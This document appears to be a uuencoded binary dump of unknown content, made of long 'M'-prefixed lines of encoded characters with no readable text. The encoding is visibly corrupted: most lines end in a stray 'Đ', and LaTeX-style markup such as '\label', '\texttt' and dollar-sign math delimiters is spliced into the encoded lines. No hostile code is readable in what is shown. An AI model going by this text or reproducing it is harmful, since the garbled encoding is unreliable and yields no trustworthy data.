$MJ!OJSH^{;"}?VK_9_POJOU':\;L\<\;Q64989M^{;;=B<L7W7;54*H,=1>,O)CAD$ M"3T<K&XK2MLC2@#2>PTO]<),W?-KM8\$.#FV##,%GQZT`VY\[,K0YD9C]U]<JD $\label{eq:mtg} \texttt{MTG} > \texttt{XZ4CMY}; ?-9\texttt{R2ZPM} < -\$^? _\texttt{ZNVQEJ} < *\texttt{A4}; 1_2) Q7\texttt{ER2} \\ \texttt{D1DKX2X58R}\$.\$1\texttt{B} \\ \texttt{D1DKX2X58R}\$.\$1\texttt{D2} \\ \texttt{D1DKX2X5R}\$.\$1\texttt{D2} \\ \texttt{D1DKX2X5R} \\ \texttt$ M`W6</:W/'089MMSU6H!%IZT/S%I.T\I0`HFJ:56CG\$>(\W9SQ>,4S:;E2F7.Đ $\texttt{M9=5KVBZ08W\#!;D;=9!_LY`N'AP@A,DU\7/;1-;LZR\#N\&'\&<\&TNN3\#XD<\#,>YD }$ $\texttt{M['U?B+`TA\$C">ZCM]W/B`Z'2_1\&\$WB,G,WZ9\$/F\backslash H\&V,=\#EYKTFZ\$VT=?QPMD}$ M%S/VH.6%]N57\+X->K7C7HXH%\HK(]WDBI_L3\$?38D1HQ9_AC[^N7E8(/QWOÐ $MO&L$M2@!=N,^Q;^8F(2(E";XR'>2^NI$-84>MC2C[AH7\31^K!'S\E9+$Y\WD)$ MEI--P\7%C=T(#VN`AZ31T]\$(\N-_.^LAS!^EE;'Y-UAA6'D21^CY=A,J\$YDFÐ M)#>DD7E=?@Y@*DYV&.7M4I1ABO5EV?G%GC&5JO3^KIUAD*JCNH.0 WI&TP9-Đ M7N@NNY-1[)'Q2\2-2.Z8\(L60AJE1-CXK%7=,A>Z;!.!DX947L`YX9=?8_"-Đ MKCGD4P:G:%\)RW_]P.LT70\Y;;Z0JW\\'^I*\SA)'.@R\C-R*)P72;R"1QEQĐ M,K)F1Q\$U)+?`/WUY6'T)+&N]I[>L&N*:D'=(4-LS/"G:-[U2TSV.=;=*3FUSD)+R)MS(^[&DIQG#%QR+@R-AX[T2)OC6`X,Z`'''TM^'B^AC0S,>8<<>`T*OB+MYFJĐ MOS#:M-\#+PUM.XHA0IVLBK5%MJYA];!/P\$*G]M\2'!V4G[!W,%JB]0<X'*2_Ð M/.9U,BWI#!]PWRPYF&#E;TZ`-("M/*,BR!G=G<>,+U\RL<_G3:"E>,+"4'5(Đ M_[3E9F:9\$37R!K*2ZFJA1+Z%9L:\$K0\G\JARB!E%U^>IIM3G>MZD2Q2!%`>JĐ ML%FG^SBD\$#97-\$Z.HYI\H>E^F_ANHEW7^H._\$'"3:\E6?'K,V*]:07SH0YS0Đ MZ\$(D.N'P++.?T\O=F\$^GDKP@KO=%\JHI6_7RPK*RJTDF5][KS.ED:W(KN:!/ \oplus

M.]?SXJ1-7@UWX5ZR0!*MXZC5<EE[E[=KU`AI(HP><06+,N+1BXZ:B7QM6RU'Đ $ML*JSZG+1\U_>[:8UUQ$:IWI>540?C_Q;==___!;5E[!M>PYL@&L*JE;0]W^O/Ð$ ME>NO/YRV8;@L.ZGR/)YU*1=#*P3UE1;^&%J_]7O=\$\60U`L]PR]M/A\<1BIOĐ $M5D7E@1X9EG>A\QMFQ(\`S/2=_1\P9LZ&7HL'YC]\(S&DC)MK&5?/T<Y+==9PD$ M?7FZB?:ULH`ZKOAJI-9\[O?S+\$;38U5U>(LK!^D;TT3/;'P>%LNWXSO#H=J&Đ MP-/EI\$8S6CC2M.%.%YM![UY8</-)W:JW?@"N"F(?F4=QH-RK-_UVJKI>-7\$VD M5H*027WW)7K[=C-"-4/JA==XQ6T7#4KDK,49.%^ NH\$Z\$H[O(,RSY(FI%C.PĐ $M^?(^0['W\SY^:\$SC9[A@)M\$X+R?DB]?^*B\JYHLQ4@+Q51T\1]$=8\K[;AD]$ MSP^=A"8IGXLU5D^0+_7A-@S)T'Z@N9?%#EV\$!Y.YA?\1*(B9)VQ`^-B]'N`7Đ MBBEAW&:5-\$\$RR+`Y7(8+Z@+KP4<>\$TKE"4Y58*2[VR3]N^9)ZI]XSN3WXUHAÐ M'@:.L@+"_.JC;/_TX`?!8`@H9/[8+O[8%#9'2TJD)MN3*1X\$KZ7;=C]=5BV7Đ M@07N\$4\$?1Y`DX&V=>\X3?GH+1>*\$L_'4NWED!R/Q%HRZQ)`WYX'3AI"U4C(8Đ M!9@OP"LHVQ'<@II=H.!7K`;J^"+5@N+H6B!/+83#F'1F\$G#"A\$%=+G`R_M^?Đ M3US:)KTD(LA*U@X2#,*1().TBL-:4M%+E*A.6'`8X?-HP'.[YC>]SM5'X@"]Ð MA\$KR*G?I)Z5D(&6\$@&)-'I-(/DO;HZ(OB;4`9WGW1<#E\TZR32?O;@HVU[QAĐ $M]+A'G";=-)XV$G)*B*UK.WY)-]GN]J9*L!Q<`+.8$_W>7=6#)[C"Y<0%!FD$ MCDF:FS'/?G9T2*HQ="*DX6Q-7RWTOT.+V2%3#8HOGI5F@;7L(50PFEG\$TBJAD MJHP899WYP+-,SR'^D=>^S7Y5+:WYLJI`WGF%>/LO+1DP</9FUX:BXF!J&+5>Đ MG8%PWNA.2Y)[X4C\(,IASJR9U>&'ACT?'54>KFU@N=`:MD*0`0%@!R55YG!0Đ $MR!*V\PP!="(P?E*,0+*X?"U6!\W\-O&Q^JK;=^_NI8B-7.!ZR/.9HAS,1]YD$ $M-XL*"2N]!89],0(>6[WZ]4#B:L\4^?K>VE5OCV-L:VX*O,-(:2ZBB^#*Y5D)$ $M3P < X ' [N>6U^/W[THKCVD4Y(-$:RNQLV\N3S3$M!4-+Y!1Y0LTHWR'=8Q*/D]$ MW2^:_K:-\$`9'[L%V[4JHB^(']PJ/`"0VUO.SP@=Q?K(,>#5Z.C9<+U@X;0"JĐ M*P@9[)R9VA[/#^Y!_4`"8\$2,RWH`?F#+]8),&=P:008:HG'?QD?*-H+=K#FWD MDXZ6K:!ZD'`CB*<2H/:M4BR+K[E0S*_^+0)Z,<:/8/&J3WIX''RUM<B/BJOQĐ $MS<[\]K[\ !.\ $"\ WO,</=<6H!N",Q^2'R&^S7\#H9_N40@VSYM%\ R5K^5)?3E*HMBD$ MZW5CI2VZIPA#TF]:)V'GS;`3'"/,..`](PL!)%'?A@3P@=)LF:`E,>Y)B'==Đ M;H;K,?XS5A"8C&RLQI@HN#:T9.;L/<E!B5>\$#WA_2R.]H=X_\$/!PQ.)S%^H-D $M_[ZD\ : P@<P^8=T:I^7Q'@^1[F=\&.".>'E[I.SS.3,8,?)1V9"\U6UG"E^5U<D$ M!6.CB?01KD79FH?U(/)J2P!E^2%DZ8Z."M'V;3=*,[[\$F_U\".&JWP7;12@YĐ MW!XW7XPFLDY0QVNQ1]8=0[;%WUV\"/5Z8,T4@U\$8:TX4JQR2)1/M;5R&*3+=Đ M4^1+.#A;ZY^YK>^7M-H/!K#0AXL"OCA@@*H6MN?5F#D\$-F[I6>(QC<[!`S^MĐ MMKAP; \ /%PU!OK"K3M[LO6/M:;0-;T/Z-\$UO^\6,#7E' \ V<:B)U;!7K4392"PĐ M[D&5^*;CVN2#0/Y0T17&JN\$):4D4TNRCKW(4R>]^-J(:LIU5!SCY4U0F4([HD MO6H/`!8R<7%0IU]0_Y3GQJ+%?OT#ZOXL37.:47_G^7.\=]&ZZ9.V+B"O[?FJĐ M;`%!+`/:)&`YGF]RH`RH#.#KI+"3_HU^@\$"02?J@L4?S5'\$CDK/4?59?(B=XĐ $M] < SIN@(S/'@206_Y$_=RS/XW(+<8E:]Y_=A$-&A+9^Y(7A.U=]Y9R[Q=2(SOĐ)]$ $M+N?5Q[O'B[%\#XWO[[E>2=`##U_$$D1-X(G3,[&*L7G;0)H\'EU$FJP1(TF14D)]$ $\label{local_model} \verb"MO#!VGM,S*H>"6IJ:63?*DOPGI7B^$VRG9$4\<3Q#/5QU;>5K6)[+L/XO>1CD] $$$ ${\tt MK0D716V\&\&?._UZ'\&U0\#XDZ-Z/\EP7>;@"Z5)<(A@F>R`$$+HWP$$"BJY7BD}$ $M[\ +H=OHW>(P=8!<BWZ<](45W&OF*4ZVAK/\0X<8S=J':"N^@*S X*<J,K&G3D)$ MXD1AQW]"B=663%E0%!JC\)'D\$T_*'O]Z>'V2FOR#^@U4HZEK>[I>3/)#"<*SD MRAX5?ES'6*`A7@.U]3OU,%1]Q(*7NHN13/9U`3`9IU)Y_C1@<A,T`B38NJSGD M;[CZ>56CS!GJ_[C\@:FT(#GQ"-6+HI=VF0\$"!STE@5S^H1,(X4!;>[D"_">SĐ MW:M9W;*[1K"IOUL4.-W3D*7E,FJT4!J1ZDHAKF&\$[F(K60[:Q)=AW`:7@ELUĐ M=@D#DUXK:9,JI4\$.P#9&?F(\$YKY!>15N-'!1_A%K!64[ZB'C_;KS!W:D``%7Đ ${\tt MUF} \\ | & @39QDVG = & VN77_ITT \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\ | & & \\$ M!V^E\%TK8L10G2/MXP]W.@P\$PK70,9X21GU^/_G."P#[UN(&QUI@9<F/+7C*D $M(ZQ(\T^V+8T=G<,\#=NHR7\$\#H_"LF?,(3M/NL]4^*".-(=^C^OTAW*G^U*LGQD))$ $\verb|M?GBP<>L\&JT\&M>V*B6@J,EV@\DJ/,"[V`I$19C&F20Y=4/Z<W`MSTQ$[J:UFD] | EVANTO | EVANT$ MDZTY\$_3\$U7D=U%4!+Y#5\$F-FS;)&8@64&H'`BD1IY#WB4L\$ULM!8*_=)(0J"D MA9]+9-K<"Z:4R_&)''<P<[^%#WZ5D'0-A^_]LFW'5\U(?ZM`7\59RUEW\"2'Ð M+ERZC[39AP0@RU<(-4D+](&ITTAV:MO9V;NE9PB=%;A1,3**S7ZB [W[1D\VĐ M>FGH80BO<A07/UQ8%0\135,C"3=)S?6-'X^]+E")`,".:2C2Y^%GN%_>;2:8D MJ,(]BBP2PQ2'L[#T!<R*41&EXZ<#/QNGX[X_7`%?HO9;^90'`8!FFWG?5G0-D $M\$T;_7J;2[9\#A^=!Y^* \ .R@Z5NG\&C\$7F3\&@\&[CN\&H;=Q:O,VPG.7^G]^:I\ EF!D$ MAL*\Y6IF\@UJQI^0N&H 0@(S#C]GF7IY4JK=L5D38X>M,;S[E)F(^TF^1>]BĐ M42M!NC9U8XF^O1]5KTV,E&1B@/()M];/I:`<K/N]_[9Z&9'J9KN6C@-)??"8D $\texttt{M3=\$?R^\&X\$:>Y[1^Z,53@\#\&4I'VT5,HA1_`C^T]C+;A@;CHUYEEV\backslash+79SV7(=D) }$ MRNMJK6T3S2YMQR\/%&4&]P&(F!F\$E-!%\$/0,RS'V/BS'/:9W,!G-H5J36#3TĐ

MS?6=YR3*J2#TK;\$;Z(\/?V5F"L\\WI/URI49?H=S\VZOSX*(3UV-?OLB;?P+D MB8EGKBR,2<R/Z!\]]O45Z0%"N36UC:;XV[:,%.-@PT;MGM\$:&Q>X^T(0J3W+D $M)[Q\&]Y6SHXG<".K]9%:PXJ1LV1#7<.8IA%\7\@@^[Z$=,+_6*T/6[0TE8@+Đ]$ M#3T\HFA_>Q-\'QMO7;#XBQNL'B3XSYG"H7\$3E4TM(<F('6XTAR1FKX<>Z@DUÐ $M!9)MGS'W$3*K$W561X:C%[PCW6+4LF:EYP+"=_8,\2;&J7%^4@^M+DI-MJP?D$ MS\X.NY2A]-T^K=-O%QA_^#S`YZF.BAFR^T'O'3"[2]*(K;0;_!1/'/"=%Z>:Đ M4<9\.XZ?N8...G&Q[\$)'NIF>-<ND7ZMZLEL.VI%?<H\7JH9Z0UQ,\I@*O-5FD M58=0^'95S=`E.V"^2K,WPA[...`5DQ5._I5-<%*I'?-OSM\$3%/'M_OW=)M2XHD M5UIYSN[4`VK]556I[>N8)1"=E,L9O,D@5_M['`!;]E%+GZ/41N=O/?"%`_]9Đ M(.*DB<IL-\$X(WPB&V6_AZ(!3\$-K"H+_Y@WNF(Y.Z%:'RTI'M+`H]7F:,.1%>Đ $\texttt{MKIU}) 2 \texttt{[EZ+\&I5J<R7?H8P'W3NB/LM:"BDV8AQ)_<KJ\73KNM@%M/E9#N64V9`D}$ M["<OE3:S`6<9"IO,H"D#9KXU?*>J"-Z9HSG')KKDG@4CS`GC0%D+@WMBP%85Đ MKS(C;5('LU`R_\A]AQW\='&)"D89B<6"1A,JR-D\$RR]-A]P[!4IY,TX^-Y`WĐ M//=MG&%Q;W4C;5+'N\$8VTKC5`FOIM[VMK*AO=!L:ZZ5"=%5T,O5_P!P@2-4;D M9*T(^W^:F>Y)U#KV?F%;/#7ZBY!VI@OM=E3%2^N.K'>,LG>@`'(!W@&(SU6!Đ M, JBHZU('^U]AQ(NB1?.!W#!LGEQK!IE>U_/VYI_; &B880Y0E; `XMF?-P`F3:Đ MF099]WK_7"9>[75ZS*B_N;GT0&GBC#12&`B0,QA)-;K*<:J.E%[XX`:_D)_>Đ M..\$V:PJS.(^OT/L\U<'G`??E<RZI";K@M1%;?L]U]8FGL:[F'HJ36AKK049ZĐ MC'P3ZN#5)='9II8082\$`F\5^=:B%72HC_ELQ\$.;JOE:=],H;SE@5*X1\$O&JHĐ M<(N0KHH/-&+GMPY+F1._>YN4:3+)X/(O=ILN`A6:9;\$IHH"OAGX:C;(X>`&%D MH0:2U*N('K%E5QL`T_%SQ2;ROG7F-ZCAQ*E=V@U,;(Q<W?T'OG/%_9`I5=\^Đ $\texttt{MG'='P46"KVW*ZV8Y[XHC]\#4'=JZ\#*FXA_W'<KY\&\&4<8\$8Y\$A,68TD40A^-B)} \\ \texttt{D} \\ \texttt{D$ M/BSS.P@3\$H\>*ZL:Y2.,_T(4KLYCJ*'+\$'U-!!ZRPG_ZQ82W8YK!,&MG1#\$LĐ MAH.V07C)GH>GD:RR+V`!O\X(.[T6U\&S,*BCUS`^@=Z1OD9V00_AZ(4B_AJQĐ $M^FS[EU@W<4M=-373!PE4S9H7F[%Q;Q\[?_=XB288(.9DQI'XXL:>/V+2Q6V1D])]$ MAP4?9WG,.'A^FE7:#OAW1S-R!:CE':6A2J&-I]X"A5(B#)%2,GQX^!I1R_VXĐ M90:+>3@AEV4"*,]1J,!LX.[R_K`LB*EV3LPD`I:JY>7Y@4]S?81[M1@]=S?=Đ $\verb|M1\CS=CT(VI8(U>=QDQQJ1LH[[CSN!ER-\I]."1\8JH@MM.PD6>"UX$$^*L*7JD|$ MAOD=504H:N0;\-G@.R56,:92AK(34J5#N-YZU9@0"O3DE\;.F\\E[EWX<V+6Đ MR"#GV0=^R[-AON22*\/(YAS*:CZ57PZ)7XLVILN)!=/7*3L"5?<30),3H\$2_Đ M43&I\$OFIV\$"-?87^R[L3L_"Z7[0#+K9PWH9PK)[[7F^LF8R=40*CQ;[TJ9,PĐ M#%ZM*'(7/\$9HZ3\$Q?<K\>!WOJ*O_,7J++^:AY?TY9=3-Z%J-KXGZ'\JZE=!_Ð MK:O_HTY^8X%A-J/%X;6&NEW@%)/.U.%]A\^EF\$GT\$*H>V4R7',8\$E<U0?FQYĐ M+>!.*\^MGZUW=<V;I)-"B3?3YH0,RS_:6VL>*L7B9H1P*0?K1JL4"P_[\\/JĐ $\texttt{M\#2_D2JL=3;} \texttt{R1U8JR,-} \texttt{BC\&[TIQP6S"J8A""\&D_27QY-;A=7GW.G\&\/B:FTRD) }$ $\label{eq:mau:t=-T} \texttt{MAU:T=-T]} 9 \texttt{A*Q} \texttt{M*'CKD} / 4 \texttt{S} \texttt{SN_1*4\&7`IVZMWO=!/V9Y2''V(K6TMMXQO@V-Đ)}$ M_M1?9?UQ\$N?3ES%_\AV-Z8?WM(!@W@YZAL)MWM<480)@H^%L>FQ10\$BTK=4)D M91KV?Y>FQ'>\1=&%N59K+;"J6U;I0FU[.&DZ.Q]B"=)VGO\P1GQ2##5C<1QFD M-L2!*>*RADOT6K%':C_@:W_)Q/?KCA!^5GOQ?CK4I5U_;X5<>;MH636"XTVXĐ MIZ\70'B49%\$Z@&.U[E),%[<9RK7BNOEC/=FF=6#86-IU(S.(K)"Y;M&F31M(D M\#I>AKG!T/6L\Z\$FW:*LQ5G-ZVKZGX9,GRYM1ED7');L^MZFO+&,KF6E7()\D M,0Z>EFU'^:0<OUFZFOP<S7HBGKW4:D'\<[D6Y/\=[\$UT+]H/%U>-\$D'K?)8#D M'XY_2I)]QB=CKH=ZSQ9C1H>4]W)_%4_*"[<H53[&JFA(D[JD]*GJ>BF/=95YD $M7S\$(UM7/@8/Y3^H-\$DS2W\#H\#\'7R]<;U`(?7<P81P[N)Q\;7S\./R'J\#\&^XTD)$ MW*H!2UT_[%MF9V>&GC@_S'(<4AXB61FJ2%*H-\A=4S1<P?I/3TT%LKO%L89FD $\label{eq:m'} $$M'>$DP:812^UE\?:0((X]SD;>C/_O`_&\&?Z:\#.@EAC=748!SA\8T;Q\"(.D`TD)$$$ MB-19[;:'Q3LS?3+3?1]VGX>645>U`@6@U]4J0F%OT`*9L'7(A)WB+)@\$;YEAĐ MA/+FYO<9\$\"&+'N<MJQG^*%/>(\$%M\$<..7+=C5:%2[\>'C\)@99\$<R*!36=9,D MJR#7VD9K>QS7++P4E39^O(%,NQ'N-V!Z\?%./=_=5G07M\$2S!%_*=4;=Q*P!Ð MS'F/,/XPYO.<E9GH+Y&H&7(/+<PJG]7Q*.@Z.2QK4VGO_GK\JTR2Q,Z?+&@RĐ $\texttt{M}_! \texttt{A:1:9FW;\#-?M)86@V?O>PX^>G^/!-U:\#\%@!Y[>["'\%8930><7-1'!VJ@[JD] }$ M5X.Z]L7E]X,:>DTO(&NE`#PN8EKA<+RH[=N:"T!G6E-I>@1Z6<#))BL5Y31`Đ ML5?WP+N/[Q!:14IYYN\$?5&,XUC\\$^TO*39DHNK\$#)3[PWK5L%(?[*WR,R?ZKĐ M!Y3S'T]8\!CPC4@\$)-NJUG<=FN6EYEHS9@R5-IT42F]QS^GYM1>'`PC:D2/#Đ $M[.,TS-]*!M[$==&O$N:B^ZG5_P!\\1B!SS6C,!WR8H0FO44=T&[/C6GR3CM3RD]*$ MN'SJC1^G]C78MAV(0,=8*:`:4,H(P+Q2\$/8"N%9\$2EKZPN\$IW."Q#F:@E]47Đ M<RT[*L'Y/'Y6=>]X983.O<#]<%05A"TOP"9PU@ZC<0)57<]FVYZ5U[&MJRXKĐ M-T(8`J\$U.3`5`'>>=L@F2+`,E38F@7?(#,49F3EC`A>R>>P3V&A;AQQ\$=N@1D)M`N=2TQA>X_&1TJ.'XAB"V<R<>N3@L\$/PD]TOM)CYD_'X1_/J8"N2(3M`)ZGSĐ M7*9,/_DTO+*ST0%(-;XT!:>\G1BHCZ3I'[#UJUY[\$.];-J'8U"E1L]5S_"/D

M<48T,QP\$M2R1/\ZO-:-[EGD]X_23'KTGNI&(L`JL68)T.-;?;6K;_V]?TLH_Đ $MPZ[QQ.>7B'K^+[/7@,H#-^$O^6CE],)8E,M@M]Q^6<%=.&B7%4\)3"=Z[[<Đ]$ MQ],\$YFDEWV&"#>7*ELX^'%"E1"H,;,?KZHB_F>0@=W9Z2^9U^7L]3M/Z<Q`AĐ M18C"^R4Y: .4?F83K!OL0(_;SXZ[P(6.<"`L``T4C@<'_^C.M599LG\$W;DPKVĐ M,TR+&EUZ]SQC->\$N`<HH@Z.A*'^UX.V:W[NI/Q=CPJK]]1#Z#^ULIR6.4R*'D MPBU[4Z;FS3)*N5ZX,]'5`\'N).M1>RT#-,ETV5UH?9W=,.)!Z-/.6-9F;HM'Đ M:A0D9V5SO,]NPEC--U[JOLZ^ZGR)XAY%-&7IC'*#] =\=TNYMO4 &*^ WG1VĐ $M3, T^F, 6-9^W3^7-345ZB'CB"U1M.5E(E=YL_E.81/^0.9SCG(+410GD)$ MP7[PB+V#^H3#&F)I?E8XW\>N&UM\$8)X:)-13[G:2RR8;.&T_)/9\$#5=A6)?%D MZ[B_Q:30_\I!<[Z2@?_PDV<%C^*5'F)]=U@D@(1_)GS_``039W=TTG1:V@2)Đ M22OD9-OWP#8\34LVI\AENSY29/_6EV</N/>,4Q;Z,?N-X8+7<[:/?_H8MMCIĐ M^I_;F2<)78W6AB`/!HS/07TQ^9.#%*MHW\$L95>(;(OPW2PXUWM=5*3H[HV\PĐ MXD7;/)_@XWZCTV!)L6R]%?=9,O8/89\'Q[H=EM05;H9>H#13ZJKSL0GS82(WD $M_NDE'@N[J;S9-\D`W%"/17$M%8C5>&.V+R_P\7`./BDJ,7'T<<E-J),M:BQND$ M-7PIO"EME(8+?"=-MZ77,.OF/"PXFP(:C\$<WZ+X+&0GU&D#94;@UL7WEAJ_]D MO\%I(I2>S-]5\$,(!F<T(C&\$\$:Z,?4[54:P%>G!&?S"M87P\1SJ1>0#VT02;ID M7ER/T/) ?TF0, X&>CET/KJ\Z*K12_M/["&(D0-59)XI%&L,"3"3,C,(-?5\$QĐ MEIS@U=20:2P-Q\$OV&RQK.I\$IR\$99,!Y<">!+]SP/'L5"FJKTGZ9-=50\$2+\$YĐ M&+CKR8"\PRG7^9&.D#"6(-^&4_X9_9A&=P:J&/6QK^6FQP#K883^N"5;U7ZND M_Z`^4WHUHRG_T-U84K?"Q[I)([TOW2J_EQ60J]\$'5'ED<P/P5:RN!Y&79B;AĐ M%?:WUM_8-OUTL82>I(T-%]YUHK"8>@SP7G=CR^^Y9?R`?\<;=]@!-OC<X84`D M[:`@8N\QK&ZO^PJ]>>T;BNG7A_6NH\$!G._M11;[WRSI&?!996^]B7EAALF&EÐ $M\#E89RI[E'9Z/*R_DD+L:A)G>:Z[7[-X>A)HL+_Z[VW(+U&S\#,B1MQ,P`0\>7D]$ ME8CZ"!:%GNGQ><&C\$E#HBUPA)\ZE&^X.'\7K3+R.ZG&<PJ2\6S3-^L%9%A<PĐ MP:8'B_P9[W483ZS4(SK.5P4D6R#J3YN0I2]92!Q?5;AX`VT_X-5>-(R#RC.UD MQ`CV:?U4!N'H/R,X;3J^41<*9S"VY\S#LPT['O8T;<=,>*_H>@W,_ZU#8AXCĐ MG<;<28E\$;!@H=9[`%OHF=/_#AL>U"?RG!7;C80*FY)OZ<JC-6K8)K/YP7)<>Đ M2`W:10RH]C2?&F,KKCO[>)#I'5ZQ9#)CTLF;./^JOL\M1^Z>?5;+(<#CI\$%RĐ MZ(.D"*E^\>,\WW5FVE<-_"9TSR8&UBX<S*V\@GI#,K6&:\WM1`7*DUYI=GX#Đ M/V_K^#.)/=Q(F9=9T17F.T:\$Z2DT3%HZ](JI*HFAD%)EO20(R](WF6'XEV#JĐ M2RX-95FHS9AQ78!P8#(O_ESM_TA@S\0#(P'Z&TULTOB-Z2[-RH(E:.H]9`;Đ M@=11&X%JSZ<OS_(O\$S)\$D?.HT?O'<7G%1<Z?N5C?NNBW-*S0(93WD;?WB6'[Đ M2E@45P0^Y^#+#-HTM,\9H[,N1K#CJQN^>AI2Y4X"K-KCAU<Y?\9`9R;19O3<D $MX7GF <= F[+=)]^NC@^.SL)S = NF + (-VF9(]M1^G! <+ K]3Z = -'0U)CE)%^&(3R*D)$ $\texttt{M/28LANZ:\BW=]9T$Q?^M,;} \\ \texttt{\#E3@W+FEC]T?)"C.$2=UDX]R>5; \\ \texttt{KC2`ODZ/VD} \\ \texttt{KC2`ODZ/VD} \\ \texttt{M/28LANZ:\BW=]9T$Q?^M,;} \\ \texttt{M/28LANZ:\BW=]9T$Q?^M,} \\ \texttt{M/28LANZ:\BW=}9T$Q?^M,} \\ \texttt{M/28LANZ:}\BW=}9T$Q?^M,} \\ \texttt{M/28LANZ:}\BW=}$ $M^22]'7-0NC8E60]ZW97GUT3P\5N8M?=-8&[&K210.-!U+IYK_7T6B1!Q"D.<D$ M9A`[+UZ"4?EW9P*J2@69!2.W43KL\2Z&XU^D.QF_M'ERYHQ/.%!@/LD3M+,!D MWEYWV?6*M50'69&(-]G.)*)@N,+9<G*3E5U.7W+0&5FS5%/@1-4F.H1;%><)D $\texttt{MU[<5LX"\$!FN]U:W9'F0?]N+WC30F1QV;\&CU:0815,\;>1@XW]X>\$/>Y[T?U@D]}$ MG#3YZJ]SUQY_JXQ+U[?["ON;(6&2H.J#EFZ+Z-_:-2I"ET#ETP_I-.#K_:U+Đ M`);?:S"1EFB<%JG>UTQOP>D18YML2P!F>>^Y V<:BD\$1[,5B0166M9`;`.EBD $\texttt{M_\&9(3:@]3UPK\&X<A'U"PKVHE(](K5YMKTZA1\&SYGN,,X^)0WG+U8OEF27P93D} \\$ M/GF>>YG6(OYJ'IQ^%>R=R#\$*C@\P-H\ZH;*<O#<N'P80',X+XVODF`3`+OV6Đ M?][C>+`7Z#LGW.-FTKBY7("J"^GO?;O_X.J^&:;_B=FO**U`;F(R#--JJ&VDĐ $M[\ ; \ /Z""_<-\$A\#VN>; Q"6=?FW.VX3)?[QKA\$^2,BB+N+>TS?164,\ ; $\$0P@SLD$ M?CLQ!4HY,L)G>7P8WBDSUL!*RVMQ!Z;?7/`Q\+&FV&O][?%6N].=]XWFV*4,Đ M, "I3HO.><K2[>6@`LB\$FXX??<@ZFZBT[CQNNX5FI1R8<1D3U['5X3A41#4?%D $M)?!GMY9&FDUJ)NMA4_JV8V)*^WZ\373Q0AJ$)*$,:"T\-CL;[/EF56Y),B,DD$ M#/`=/'@_?>.Z4W0M8X&7>O2.!2XJJ!25^7(I977TD>4`!;8UC7]N&\$A.0E?Ð $M&<9&XV,A^2.KZ!31LNY_&[S^*_E&=V_4;:H8)#3-Z13#+_3J6!QG*4@:`\#@5D$ MS:J"O^<.<BWO9"1LF%G]V'=XV/%5%IQZ*'#/#-J'L#KQ4=Z!3"O*`J@7CD)RĐ M 709[U%00\$(5X4^N.6@BPLFOV?`1">LW7!T*U:W9#\K+WR H#6SX:LPPSWRNĐ MG39I'UMH=[[.08NQ**U<&I?A'\WX-8)GIA>N^BQKD6PV`<;;GA].P],Q.^:^Đ MG8UV..VKAU;7^'TY<)?M;.GA*!0J^O;.TOE#<0%+02Z!\$LS8O(-YPF`RN[C^Đ M[QH:S7]T(H!,M^5=Z?`G0^FD\$;AK"\$.',Z8P?(VA;(/%HTFPLION4^16`N!MĐ M)[/W^BDS"!^Q\$T+TSCP&1)8B:58W&43NG?]0F?;^<E^AY2LMP7>#*BF-[WG;D MH^SC?C3POU##<KKOT+P)N^\W0EFJ4ZDRZE+,9G10_-CGWJ^B2LP#EC+4K9OFD M11^G3#+&.FEX>P\R7N#IF6*BKM7NX`E&UDTRHTQ-`6,I9M4=!^QY!(MT\$6/.Đ MQ:-?=T,9QC%PQT4DT*1EG[L;<A2*<&95Y<)9%FF1],-NZ%Y'^#/V>90SV448Đ M8>W2\G;?9W*N&/ZM8\$(1>NS*F<%&`0=+R.]<O-/.3CL';3G4>K=#?%R_G47\$Đ

